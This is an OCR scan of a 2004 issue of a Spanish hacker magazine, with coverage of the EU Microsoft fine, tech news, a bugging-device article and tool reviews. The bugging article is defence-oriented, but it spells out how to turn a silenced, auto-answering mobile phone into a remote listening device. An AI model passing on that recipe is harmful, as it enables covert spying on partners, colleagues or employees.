

www.hacker-journal.com

PREPAREMOS LA DEFENSA

HACKER TOOLS

2€
SIN PUBLICIDAD
SÓLO INFORMACIÓN Y ARTÍCULOS

¿HAY UN ESPÌA EN TU CASA?

CLANDESTINOS A BORDO

Cómo aislar programas maliciosos en tu propio equipo




N. 6

4ever



MICROSOFT CONDENADA



Año 2 - N. 6
Mayo-Junio 2004

Director Responsable:
Luca Sprea

Los chicos de la redacción europea:
Federico Cociancich, Amadeu Brugués, Infoambiente, Gualtiero Tronconi, Eduardo Bracaglia, Gregory Peron, Contents by MDR

Colaboradores: Bismark, Fabio Benedetti, Guillermo Cancelli, Gaia, Nicolás A., Lele, Roberto "decOder" Enea, >>>----Robin---->, Lidia,3dO, Mònica Batalla, Anna Riera

Maquetación: Estudi Digital, S.L.

Diseño gráfico: Dopla Graphic S.r.l.
info@dopla.com

Redacción
4ever S.r.l.
Via Torino, 51
20063 Cernusco S/N (MI)
Fax +39/02.92.43.22.35

Printed in Italy

Distribución
Coedis, S.L. - Avda. de Barcelona 225
08750 Molins de Rei (Barcelona)

Publicación bimensual registrada el 14/2/03 con el número MI2003C/001404

hack'er (hăk'ər)

"Persona que se divierte explorando los detalles de los sistemas de programación y expandiendo sus capacidades, a diferencia de muchos usuarios que prefieren aprender solamente lo mínimo necesario."

MULTA CONTRA LA LIBERTAD

En el último número nos preocupábamos especialmente de las cepas de virus que proliferan por Internet. La epidemia se encuentra lejos de remitir, pero lo cierto es que la realidad sigue acumulando noticias que merecen nuestra atención. En esta ocasión, sin duda, la noticia estrella de nuestro mundillo es la multa a Microsoft en Europa.

El gigante de Redmond acumula una experiencia nada envidiable de litigios ante los más diversos tribunales. Dejando de lado las causas relacionadas con la libre actividad comercial, muchos de los procesos seguidos contra Microsoft provienen de sus prácticas monopolísticas. Estas prácticas han encontrado uno de sus campos abonados la adición de utilidades en sus sistemas operativos. En principio ésta sería una buena idea, avalada por la costumbre inveterada de complementar lo imprescindible del sistema con programas y utilidades que amplían y mejoran su uso. Sin embargo, el caso de Microsoft es totalmente peculiar porque, mientras que las distribuciones de Linux, por ejemplo, acumulan programas en los CDs y el usuario es quien decide qué quiere instalar y cambiar (en la instalación o más adelante, cuando quiera), Windows se empeña en contener utilidades profundamente enraizadas en el corazón del sistema. El primero fue Internet Explorer, que llevó a Microsoft a afirmar que era imposible deslindar el navegador del resto del sistema operativo. Sin embargo, los tribunales no cedieron. Microsoft apeló, y por lo que sabemos aún no ha cumplido todos los términos de los veredictos que hacían al caso. Es curioso hasta qué punto una empresa tan poderosa puede demostrar que la justicia es materia de discusión, incluso cuando dicta sentencia y condena.



Ahora llega el momento de Windows Media Player. La misma monserga: ¿qué harán los pobres usuarios si se les quita el esencial reproductor de Windows? Pues lo que han hecho siempre: probar la oferta disponible y quedarse con el que más les guste.

theguilty@hacker-journal.com

UNA REVISTA PARA TODOS







El mundo hacker se compone de algunas cosas simples y otras complicadas. Hay curiosos, lectores sin experiencia y expertos para los cuales el ordenador no tiene secretos. Cada artículo de Hacker Journal está marcado con una clave para cada nivel: NEWBIE (para quien comienza), MIDHACKING (para quien ya está dentro) y HARDHACKING (para quien no existen los secretos).



¡BIENVENIDOS A NUESTRO SITIO WEB!



Seguimos recomendando una visita para estar al día de nuestra revista. Recordad que podeis firmar en el libro de firmas, además de enviar vuestras opiniones y dudas a nuestra dirección de correo:

redaccion@hacker-journal.com

¡ENCANTADOS DE LEEROS TAMBIÉN A VOSOTROS!

SECRETZONE


¡Reloaded!

Estos son los códigos necesarios para acceder a la Secret Zone de nuestro sitio, que hasta ahora estaba inactiva accidentalmente. En ella podréis encontrar los números 1 y 2 de Hacker Journal en formato PDF. Próximamente iremos incorporando más números anteriores a esta sección, para quienes se hayan perdido los primeros números de nuestra revista.
Con algunos navegadores, puede ser necessario insertar dos veces los mismos códigos. No os detengáis al primer intento.

USER: SECRE6

PASSWORD: D4B4L3

TRY2HACK ¡TRY2Hack, haced ver de que pasta estáis hechos!



TRY2HACK: METED A PRUEBA VUESTRA HABILIDAD

Todos os creéis buenísimos pero, ¿lográis superar los niveles de protección de modo ultra rápido? Demostradlo al mundo y a vosotros mismos intentando superar los diez niveles de dificultad del juego Try2Hack (try to hack), presente en nuestra web www.hacker-jounal.com. El juego consiste en superar los niveles, insertando cada vez la password correcta (se puede llegar de otros modos a las paginas protegidas con password). Para hacerlo, tal vez necesites algunos programas (Macromedia Flash, Softice, VisualBasic).No podemos asegurar que todo funcione exactamente como se debe.
¿Habéis entendido?

HIGH SCORES

"Envía un mensaje a try2hack@hacker-journal.com escribiendo el nivel al que has llegado y los passwords de todos los niveles superados. Próximamente publicaremos la clasificación de los mejores"

EXTRAORDINARIO:



El antitrust de la Unión Europea ha sancionado a Microsoft con una multa impresionante: la mayor nunca impuesta. ¿Se ha hecho justicia?

Ya era hora! Una posición dominante que no permite la libre competencia: esta es en síntesis la soga puesta entorno al cuello del tio Bill. O pagas o apretamos. Además de pagar, antes de 90 días, el tío Bill tendrá que lanzar al mercado una versión de Windows en la que ya no esté Media Player, evidentemente sin costes añadidos para el usuario. Y, en un plazo de 120 días, Microsoft tendrá que dar a la competencia la información para que otros programas puedan integrarse lo mejor posible con el sistema operativo montado en los servidores de gama baja. También para las aplicaciones que se realicen en el futuro. No hay nada que hacer en cuanto al código fuente cubierto por los derechos de propiedad intelectual y, para tener aunque sólo sean partes, los productores de software lo tendrán que comprar a Microsoft.

La cifra que la Unión Europea ha pedido a Microsoft es la más elevada que nunca se haya impuesto a una sola empresa (en 1991 se reclamaron 75 millones de euros a Tetra Pack), y para decirlo de golpe es algo estratosférico: algo más de cuatrocientos noventa y siete millones de Euros. Y aún así es sólo cerca de un 1,6% del volumen total de negocios de Microsoft en el mundo. Es como hablar de avellanitas, de piedrecillas en le zapato, para una empresa que ha declarado tener una caja fuerte de 45.000 millones de Euros, sólo en líquido. (Sniff...). Haría falta que perdiera 100 juicios más como este para de verdad causarle problemas al gigante de Redmond.

Agujero en el dique

Es el principio lo que cuenta. Hace sólo diez años los competidores de Bill Gates eran potencialmente todos, millones de desarrolladores de todo el mundo. ¿Y cuántos son hoy? Tres, puede que cuatro.
Pues no señores. No podemos continuar comprando PC que tengan instalado un único sistema operativo, sin tener opción a decidir cómo queremos que funcione nuestro ordenador. Unos pocos han intentado pedir la desinstalación y el reembolso, pasando por

LA LEY ES IGUAL PARA TODOS

LA ACUSACIÓN

El comisario europeo para la competencia Mario Monti: "una competencia no distorsionada comporta mejores resultados para el bien de los consumidores y este precedente permite establecer como proceder en casos similares en el futuro". En cuanto a la determinación de una multa "proporcionada y equilibrada" ha dicho que "no está tomada a la ligera sino que es el resultado de cinco años de investigaciones, de largas discusiones con nuestros expertos y de consultas con los 15 estados miembros".



LA REACCIÓN

Microsoft apelará contra la decisión del Antitrust (pero a ello Monti ha dicho estar seguro de ganar también el recurso"). "Aunque consideramos que la decisión de hoy es equivocada -ha dicho el CEO de Microsoft, Ballmer - continuaremos colaborando y cooperando con los gobiernos y la industria europea para afrontar temas compartidos, como la interoperabilidad, la seguridad, la privacidad, el spam y la tutela de menores en red".

LA BATALLA DE LOS DIEZ AÑOS

La Comisión Europea le está pisando los tacones a Microsoft desde 1994. Todo empezó cuando la UE acusó a Microsoft de utilizar sus patentes de manera ilícita, para bloquear a la competencia. Microsoft prometió algunos cambios en su estrategia comercial. Más tarde, en 1997, el tío Bill volvió a ser acusado de no respetar los acuerdos de 1994. Se firmó otro compromiso. En 1998 Sun Microsystem denunció a Microsoft en el antitrust europeo por abu-

Microsoft CONDENADA

extra-terrestres en un mundo uniformemente conformado o teniendo que hacer saltos mortales entre artículos y licencias (http://attivissimo. homelinux.net/rimborso_windows/istruzioni.htm). Quizás ahora se ha abierto una pequeña grieta en el sistema. No hay duda de que se ha hecho un agujerito en los diques y no hay dedito de tío Bill que pueda taparlo... ¿La explosiva fuerza del agua hará su trabajo hasta el final?

No todo el mal...

Microsoft en la defensa y en los comentarios posteriores a la multa, ha dejado claro que un sistema operativo sin Windows Media Player no permitirá a los usuarios ver una cantidad impresionante de sitios web, basados en archivos multimedia en formatos adaptados a Media Placer. Y entre estos, según palabras del gran jefe de Microsoft Steve Ballmer, "hasta el sitio del parlamento italiano". Ahí queda eso. ¿Cómo ha terminado el giro hacia Linux, al que hace un tiempo había apuntado incluso la Comisión Europea?

El primer paso ha sido un buen paso, pero deseamos que sea sólo el inicio. De entrada, las premisas están todas. Basta de poderes prepotentes, adelante con el shared. La libertad digital también consiste en esto.

NO NOS HAGAMOS ILUSIONES

Hace un tiempo Microsoft fue condenada por el antitrust de los Estados Unidos a ser desmembrada y a pagar multas muy cuantiosas. Una serie de recursos y de alegatos han evitado la división y reducido notablemente las multas. Microsoft ya ha anunciado que recurrirá a la multa comisionada por la Unión Europea y ya han empezado las presiones internacionales. Personajes destacados del gobierno y del parlamento americano han criticado la sentencia definiéndola como "un error". Ya veremos.



TODOS CONTRA MICROSOFT

En Japón las autoridades están investigando para ver si Microsoft ha infringido las normas sobre monopolios, RealNetworks ha iniciado una causa sosteniendo que Windows Media Placer incluso en Windows es una evidente forma de monopolio. Un millón de habitantes de Minnesota han forzado al estado americano a una causa legal contra Microsoft por haber tenido que utilizar a precio aumentado servicios de la sociedad de Bill, entre 1994 y el 2001. Otras grandes sociedades europeas están pensando cómo utilizar la iniciativa de la Unión Europea para deshacerse del coloso americano en otros frentes.



so de posición dominante, por no publicar la información que permita a Windows dialogar con servidores de la competencia. A principio del 2000 el antitrust oficializó la demanda contra Microsoft por violaciones del mercado relacionadas especialmente con Windows 2000. Inició el ataque definitivo. En el 2003 un ultimátum de la Comisión Europea con una propuesta de multa por valor de mil millones de Euros, por violación de posición dominante. Por fin, llega el 2004 y se intenta negociar un compromiso, pero las negociaciones cesan sin acuerdo el 17 de marzo, cuando Microsoft rechaza comprometerse de cara al futuro, especialmente para hacer que Windows sea accesible para la competencia, y su sucesor en desarrollo, para poder incluir productos alternativos a Media Player. El final ya lo sabemos.

HOT!

HISPASAT: MÁS DE 1.500 TERMINALES DE ACCESO A INTERNET POR SATÉLITE

Hispasat ha instalado más de 1.500 terminales de acceso a Internet por satélite en España en el último año, desde que inició la comercialización de servicios de banda ancha a través de su sistema de satélites.

La operadora de satélite prevé duplicar en 2004 el número de instalaciones realizadas hasta el momento, "ante la fuerte demanda existente en el mercado de este tipo de servicios como alternativa tecnológica que facilita el acceso a Internet bidireccional/unidireccional, conectividad IP, redes privadas virtuales y distribución de contenidos", según afirma la entidad.

Entre las compañías que ya utilizan los servicios de Hispasat se encuentran Telefónica, Neo-Sky, Globescat, Telecom Castilla La Mancha, Unión Fenosa, Satwan, Itaca, Satconxion, BT y Red.es. Asimismo, dichos servicios se dirigen especialmente a centros educativos, ayuntamientos, usuarios empresariales y residenciales.

LAS DISCOGRÁFICAS NO SE INMISCUYEN

La industria emprenderá acciones judiciales contra 247 internautas en Europa y Canadá por compartir música protegida por derechos de autor tras el éxito de las querellas en Estados Unidos.

La industria discográfica española no demandará, por el momento, a los usuarios que descarguen desde Internet canciones de música de forma ilegal, según Antonio Guisasola, presidente de Afyve (Asociación Fonográfica y Videográfica Española).

De esta forma, Afyve no se sumará a la iniciativa que ha emprendido la Federación Internacional de la Industria Fonográfica (Ifpi, en su siglas en inglés) en tres países europeos (Alemania, Dinamarca e Italia) y Canadá. La asociación anunció ayer la presentación de 247 demandas contra usuarios de redes de intercambio de archivos en la red, conocidas como P2P, por compartir ilegalmente música protegida por derechos de autor.

GOOGLE ATACA CON EL CORREO GMAIL

Google ofrecerá próximamente (probablemente cuando leas esto ya estará en funcionamiento) un servicio de correo electrónico web gratis con 1 GB de almacenamiento, entre otras mejoras. Se trata de un claro aviso a Yahoo! y Microsoft, que se aprestan a la guerra de los buscadores. Con este paso, Google sitúa la disputa más allá delas búsquedas, en una globalización del conflicto. Google cuenta con una salut de hierro que le permite tratar de tú a tú a los grandes.

En una estrategia esencialmente práctica, Google no ha presentado, como otras veces, un producto innovador, sino que ha tomado un servicio sobradamente conocido como es el correo gratuito basado en el web y ha repetida la fórmula que le ha funcionado con su buscador: el hardware es barato, por lo tanto vale la pena aportar mucho hardware. 1 GB de almacenamiento por cuenta de correo o la posibilidad de recibir mensajes de hasta 10 MB son cifras escalofriantes. Si a ello se suma la capacidad de búsqueda por los mensajes, las cosas se ponen interesantes. Esta oferta deja en mantillas la oferta de sus rivales, que sin duda deberán reaccionar para no quedar fuera de juego.

El correo GMail, al basarse en servidor web, significa que la información del buzón de correo será accesible desde cualquier navegador del mundo. Con estas armas puede dejar fuera de juego a servicios como el decano Hotmail, comprado por Microsoft y desde entonces poco valorado. También Yahoo! Mail, que arrebató en su momento el liderato a Hotmail, tiene motivos para reaccionar.

NUEVO TELÉFONO MÓVIL PARA INVIDENTES

ONCE y Telefónica Móviles lanzan un teléfono móvil para invidentes. Fabricado por Owasys, tiene un precio recomendado de 400 euros .

El nuevo teléfono móvil para invidentes es el primero de estas características en el mercado español y europeo. Sus servicios funcionan íntegramente mediante locuciones y ha sido fabricado por Owasys.

El nuevo terminal, llamado Owasys 22C, se puede adquirir en los centros de distribución de la compañía de telefonía y estará expuesto en los centros de la ONCE de diversos puntos de España. El precio recomendado es de 400 euros y está integrado en el programa de puntos de Telefónica MoviStar.

Este teléfono comunica al cliente, por medio de la voz, la llegada de mensajes, las llamadas en espera o perdidas y el nombre o número de la persona que llama. El usuario puede conocer por voz el estado del teléfono la cobertura, la carga de batería, la fecha y hora, el texto de los mensajes, etc.



PRIMEROS DETALLES SOBRE 'LONGHORN'

El presidente de Microsoft, Bill Gates, ha ofrecido detalles sobre el próximo sistema operativo de la compañía, 'Longhorn', que estará a la venta entre 2005 y 2006. El 'software' ofrece nuevos métodos de almacenamiento (WinFS), nuevos gráficos y más seguridad.
Según Gates, 'Longhorn' constituye la principal novedad desde que se lanzó Windows 95. El presidente de Microsoft prometió incluir en la próxima generación de 'software' avances como la tecnología de reconocimiento de voz, servicios telefónicos integrados o mejoras en la capacidad gráfica.
Durante el discurso, un empleado de Microsoft dio una demostración de 'Longhorn', resaltando entre otras presentaciones una barra lateral, un área en el lado derecho de la pantalla, capaz de mostrar dinámicamente listas de mensajes, precios de acciones, noticias y fotos.
El sistema operativo será una herramienta más útil para navegar por la información. En lo que se refiere a la interfaz, no se espera que Microsoft dé demasiadas pistas, en parte debido a los temores de que otros copien las ideas.

PRINCE VENDE SU MÚSICA EN INTERNET

El popular y original cantante Prince ha anunciado la apertura de un portal de venta de música en Internet, en el que ofrecerá sus propias canciones a precios rebajados. La iniciativa fue calificada por el cantante como "el primer comercio independiente de descarga que es propiedad de un artista".
El cantante de Minneápolis ha anunciado el lanzamiento del Musicology Download Store en un comunicado divulgado en el sitio de Internet NPG Music Club.
El web será un punto de venta de su nuevo álbum Musicology, que se pone a la venta en España, a través del sello Columbia Records, de Sony Music, el próximo 19 de abril (el 20 en EE UU), y del resto de sus canciones independientes. Al igual que otros sitios de descarga de música, Prince ofrecerá cada canción por 99 centavos de dólar.
La malas relaciones de Prince con la industria musical vivieron sus peores momentos en 1996, el año de su ruptura con Warner Bros. Desde entonces, el artista decidió encargarse personalmente de la distribución de sus álbumes.



HOT!

MÁS PORTALES EN CHINA

El número de portales chinos aumentó un 60,3% en 2003 a pesar de la censura oficial
El número de portales chinos en Internet aumentó el año pasado un 60,3% hasta alcanzar los 600.000, a pesar de la censura que el Gobierno ejerce en la Red, según informó el Centro chino de Información de la red de Internet.
Estos datos se publican una semana después de que Reporteros Sin Fronteras (RSF) concediera a China la "palma de oro" de la censura y la represión en Internet por "encarcelar a 60 'ciberdisidentes', filtrar cientos de miles de sitios y ejercer una vigilancia implacable de los correos electrónicos".

SIMPUTER, EL ORDENADOR DE LOS POBRES

El Simputer, un computador de bolsillo diseñado para hacer accesible la tecnología a personas de bajos recursos y a los habitantes de las zonas rurales de la India, fue lanzado al mercado con tres años de retraso. Este equipo está fabricado por una compañía ligada al gobierno.
Con un retraso de tres años, fue lanzado al mercado el Simputer. Este equipo portátil es el primer computador diseñado y manufacturado en la India y promete estrechar la gran brecha digital existente en ese país.
Se calcula que en la India únicamente 9 de cada 1.000 personas tiene un ordenador, porque los ordenadores son demasiados caros para su poder adquisitivo.
Es por este motivo que el computador desarrollado por el Instituto Indio de Ciencia, será fabricado por Bharat Electronics, una firma perteneciente al gobierno del país oriental y tendrá Linux como sistema operativo, de acuerdo con una estrategia que busca mantener los costos de producción lo más bajos posible.
El Simputer permitirá a sus usuarios navegar en la red, organizar sus archivos y enviar correos electrónicos, entre otras aplicaciones. El aparato también incluye un software para escribir texto en Hindi y Kannada, y actualmente se estudia la posibilidad de incluir otros dialectos de la región.

TOP SECRET

¿HAY UN ESPÍA EN TU CASA?

Gracias a la miniaturización y a la reducción de los costes, micrófonos ambientales y transmisores están al alcance de cualquiera. Y con un poco de inventiva se pueden adaptar aparatos de uso común para transformarlos en microscópicos. ¿Cómo defenderse de esta nueva amenaza tecnológica?

Meucci, Marconi y Bell no podían imaginar qué estaban desencadenando... Estos personajes que han revolucionado las relaciones interpersonales en el seno de la sociedad, entre los gobiernos, los ejércitos, no podían ni imaginarse que aquellos grandes aparatos que habían inventado, hoy se habrían convertido en "chucherías al alcance de los niños", por cuanto han sido reducidos hasta parecer juguetitos. Estos juguetitos se denominan "chinches" o más técnicamente microtransmisores.

Si hasta hace unos años, estos aparatos estaban al alcance sólo de las fuerzas del orden, investigadores privados y espías profesionales, hoy, gracias a las reducciones de costes y a la facilidad de acceso (debida también a Internet), están al alcance de cualquiera.

Como sucede con otras tantas cosas, el hecho que sea relativamente fácil y económico conseguirlos no significa que su uso indiscriminado sea legal. A lo largo de este artículo encontraréis referencias a las leyes que regulan esta materia.

Por ahora nos ocuparemos de ver qué tipos de bichos microscópicos existen, para comprender hasta dónde llega la amenaza a la privacidad de cada cual...

>> Los microtransmisores

Los microtransmisores sin hilos son autónomos, de fácil instalación y se pueden conseguir fácilmente en cualquier tienda de electrónica ya construidos o para montar.

Los inalámbricos transmiten normalmente en UHF (Ultra High Frequency) en modulaciones de frecuencia (FM) en las frecuencias de 400 a 800 MHz , tienen una potencia de antena del orden de mW, (50 mW, 100 wM) y un alcance de 30, 60, 80 metros. Estas miniaturas pueden tener diversos formatos y aspectos según el diseño de construcción, y en general están hechos para ser ocultados en objetos de uso cotidiano.

En los últimos años se han multiplicado las tiendas especializadas en aparatos para la vigilancia por audio y vídeo, que gracias a Internet ahora pueden ofrecer su propio catálogo en todas partes; a menudo estas tiendas tienen nombres referidos al espionaje, y los productos ofrecidos recuerdan a veces el armamento que el doctor Q equipaba al agente 007 en las películas de James Bond.

Además de micrófonos y videocámaras, frecuentemente venden también máquinas de la verdad, accesorios para sanear entornos y armas de defensa personal, como los sprays irritantes. En el "supermercado del espía", en realidad los precios son más bien altos: a partir de unos 200 euros por un kit compuesto de un micrófono con transmisor y receptor, pero se llega rápidamente a los 1000 euros o más por un bolígrafo, una calculadora o un falso móvil que

ocultan micrófono y transmisor.
Si además del audio se quiere grabar también la imagen, con foto o vídeo, los precios siguen subiendo. Se encuentran videograbadoras particulares, que capturan sólo cuando perciben un movimiento en la habitación "espiada" y que pueden grabar muchas horas de vídeo en una sola cinta.

>> Soluciones económicas para tipos prácticos

Si estos fueran de verdad los costes para poner bajo control un entorno o una persona, probablemente serían pocas las personas que podrían permitirse espiar un marido o una esposa, un colega, un dependiente o un jefe. Sin embargo, para quien tiene un mínimo de práctica en electrónica, y un poco de inventiva, el coste de realizar un aparato de vigilancia puede reducirse a pocos euros.
Las tiendas de electrónica venden de hecho kits para construir micrófonos con transmisores a partir de 5 - 10 euros. Muchos de estos kits económicos transmiten en la banda de las radios FM normales, y por ello no es preciso siquiera comprar un receptor dedicado (aunque en este caso es posible que alguien más - incluso el propio sujeto espiado- pueden oír las conversaciones en su propia radio).
Incluso quien no se maneja con los condensadores y el soldador puede improvisar diversas soluciones con objetos de uso común. Basta deshabilitar los sonidos y vibraciones de un móbil, configurarlo para que responda automáticamente las llamadas (una opción que a menudo se presenta como "respuesta manos libres"), conectarle un kit de auricular (que tiene un micrófono de amplio espectro y puede silenciarse quitando el auricular), y he aquí un transmisor de interesantes características. Se activa remotamente (basta marcar su número), capta los sonidos emitidos en un radio de varios



Un teléfono móvil con un micrófono sensible, con los sonidos deshabilitados y configurado para responder automáticamente a las llamadas entrantes, puede transformarse en un micrófono que se activa a petición y transmite a todo el mundo.

metros, y puede transmitirlos hasta el otro lado del mundo, aunque sólo sea un teléfono activo por el coste de una llamada.
Algunas videocámaras recientes también permiten grabar sólo cuando perciben un movimiento o entrada en su campo visual. Se trata de una funcionalidad estudiada para los fotógrafos de la naturaleza, que pueden dejar la videocámara en un bosque y grabar sólo cuando el sensor de infrarrojos detecta un animal (o una persona) en movimiento ante el objetivo.

>> Cuando el espía es el ordenador

Si hablamos de aparatos "versátiles", ninguno lo es tanto sin duda como lo es un ordenador. Con el programa y los accesorios adecuados se puede hacer cualquier cosa. El método más elemental para espiar la actividad informática de una persona es instalar un caballo de troya, es decir, un programa que permite el control total del ordenador en el que está instalado. Nuestro espía podría ver una imagen de nuestra pantalla, y descargar cualquier archivo presente en el disco duro. Si esto ya es preocupante, recordad que algunos troyanos pueden incluso guardar las teclas pulsadas y enviar periódicamente un mensaje con el texto escrito en cualquier programa (letras reservadas y contra-

MICRO TRANSMISORES CAMUFLADOS

Batería del móvil con MicroTX
Beh es una simple batería con un micrófono que captura todas las señales acústicas y las transmite.

Bolígrafo con MicroTX
Es más fuerte el bolígrafo que la espada, especialmente si no es un boli normal. Éste contiene un micrófono y transmite hasta 300 metros.

Calculadora con MicroTX en UHF
¿Una calculadora de 500 euros? Sí, pero tiene un micrófono y un transmisor que cubre una gran distancia.

MicroTX del tamaño de 1 euro
Este micrófono puede instalarse en cualquier sitio y tiene la característica de ser "always on", es decir, siempre conectado.

MicroTX con hilos jivarizado
Este micro transmisor es particularmente pequeño pero muy sensible, pero como todos los dispositivos eléctricos requiere alimentación.


Micrófono con parábola
Un micro altamente sensible y fuertemente direccional, insertado en el foco de una parábola, que recoge incluso las señales débiles y las hacen audibles hasta varias decenas de metros.

CURIOSIDAD

Espías de película

La miniaturización y la vigilancia son protagonistas en la película Enemigo público, con Will Smith y Gene Hackman. Un ciudadano normal que se encuentran en el lugar equivocado en el momento inoportuno acaba en posesión de pruebas comprometedoras contra un renombrado político. Sin ni siquiera saber el motivo, su vida es monitorizada 24 horas al día mediante los potentes medios de la NSA, la agencia americana que entre otras cosas gestiona Echelon.

En el romance Distraction de Bruce Sterling, se emite la hipótesis de que en el 2020 los microchips serán tan accesibles y económicos que nadie se preocupará de recuperarlos tras su uso: por lo tanto, quedarán activos durante años en oficinas, casas y lugares públicos. Cualquiera podrá escuchar lo que se dice con una simple radio. Por eso, nadie puede estar nunca seguro de que una conversación reservada lo sea realmente. Una lectura sumamente interesante.



señas incluidas), y pueden incluso activar los eventuales micrófono y webcam para transmitir audio y vídeo por Internet.

Con la conexión de banda ancha siempre activa (ADSL, cable...), un ordenador permanentemente conectado puede convertirse en un potente equipo de espionaje, listo para captar toda palabra pronunciada o escrita, todo archivo abierto en pantalla y ver qué sucede en la habitación donde se encuentra. Es para echarse a temblar.



Muchos troyanos pueden capturar la pantalla, el texto insertado en unprograma, e incluso grabar audio y vídeo de una webcam o un micrófono.

>> Cómo defenderse

De acuerdo, probablemente ninguno de vosotros se encuentra en el punto de mira de un malintencionado que ha decidido dedicar su tiempo a espiar todo lo que hace. Pero la prudencia nunca es excesiva, y una sana dosis de paranoia siempre puede resultar útil. En el comercio se encuentran diversos kits para la limpieza ambiental que llevan a cabo un repaso de todas las frecuencias en busca de una portadora de intensidad superior al ruido de fondo. Si se encuentra una, significa que probablemente en la vecindad existe un transmisor. A un nivel elemental, se puede efectuar una operación parecida usando una simple radio común, cambiando lentamente la sintonía hasta cubrir toda la gama de frecuencias. Pero es evidente que esto cubre sólo la gama de frecuencias utilizadas comercialmente (por ejemplo en el caso de la radio FM, de 88 a 108 MHz), y si el espía es mínimamente inteligente evitará utilizar para sus propósitos estas frecuencias. En las tiendas especializadas, los escáneres para la limpieza ambiental son muy caros (a partir de unos mil euros los más baratos), y además hay que saber utilizarlos bien, de lo contrario se corre el riesgo de tener una "falsa" sensación de seguridad determinada por haber llevado a cabo un repaso aproximado.

Si la reserva es un tema fundamental, conviene pues acudir a un especialista que intervendrá con su propio instrumental y su capacidad para analizar ambientes y líneas telefónicas. Sin recurrir a ciertos medios, basta con un poco de prudencia: si se tiene que mantener una conversación realmente reservada, no hay que tenerla en la oficina o en casa; es mejor buscar lugares abiertos y ruidosos, donde las interceptaciones son más difíciles.

LA PRINCIPAL HERRAMIENTA DEL BUEN HACKER: LA CABEZA

HERRAMIENTAS DEL OFICIO

Todo hacker cuenta con un cierto número de programas que usa con pasión y tal vez escribe añadidos de su puño y letra. Veamos cómo funcionan y dónde se encuentran algunas de las utilidades más utilizadas.

Port Explorer

Saberlo todo, absolutamente tod, sobre cualquier cadena de datos transmitida a través de los puertos de nuestro PC es realmente difícil. Port Explorer es capaz de proporcionar esta información y de hacer otras lindezas como localizar geográficamente el origen de una transmisión de datos o tracear un paquete para ver qué recorrido sigue y cuánto se demora en cada servidor. El sitio para descargar esta joya es http://www.diamondcs.com.au/portexplorer/. Tras haber probado durante un mes el programa, podemos decidir si pagar cerca de 30 dólares a DiamondCS para obtener la licencia de uso. De todos los modos de gastar 30 dólares en la Red, éste podría resultar ser uno de los más provechosos.

Oubliette

Las contraseñas deberían ser: difíciles de adivinar, complicadas de escribir, con números y letras mayúsculas y minúsculas y posiblemente con algún carácter ASCII no disponible en el teclado. Debido a que luego no es necesario escribirlo en ninguna parte, tarde o temprano corremos el riesgo de vernos expulsados de nuestro correo electrónico o, peor aún, de nuestro PC, y vernos obligados a pasar horas crackeando nuestros propios archivos. Para evitar esta embarazosa e inconfesable situación, Oubliette se ofrece para recordar por nosotros nuestras contraseñas y conservarlas a salvo de miradas indiscretas. Lógicamente, también Oubliette tiene una contraseña, y si la olvidamos el desastre es total, pero al menos el esfuerzo mnemónico está al alcance de los más ocupados con muchas cuentas. Oubliette es gratis y se puede descargar en http://www.tranglos.com/free/. El programa es Open Source y, si nos gusta programar, podemos personalizarlo como queramos.






Password Recovery Tools

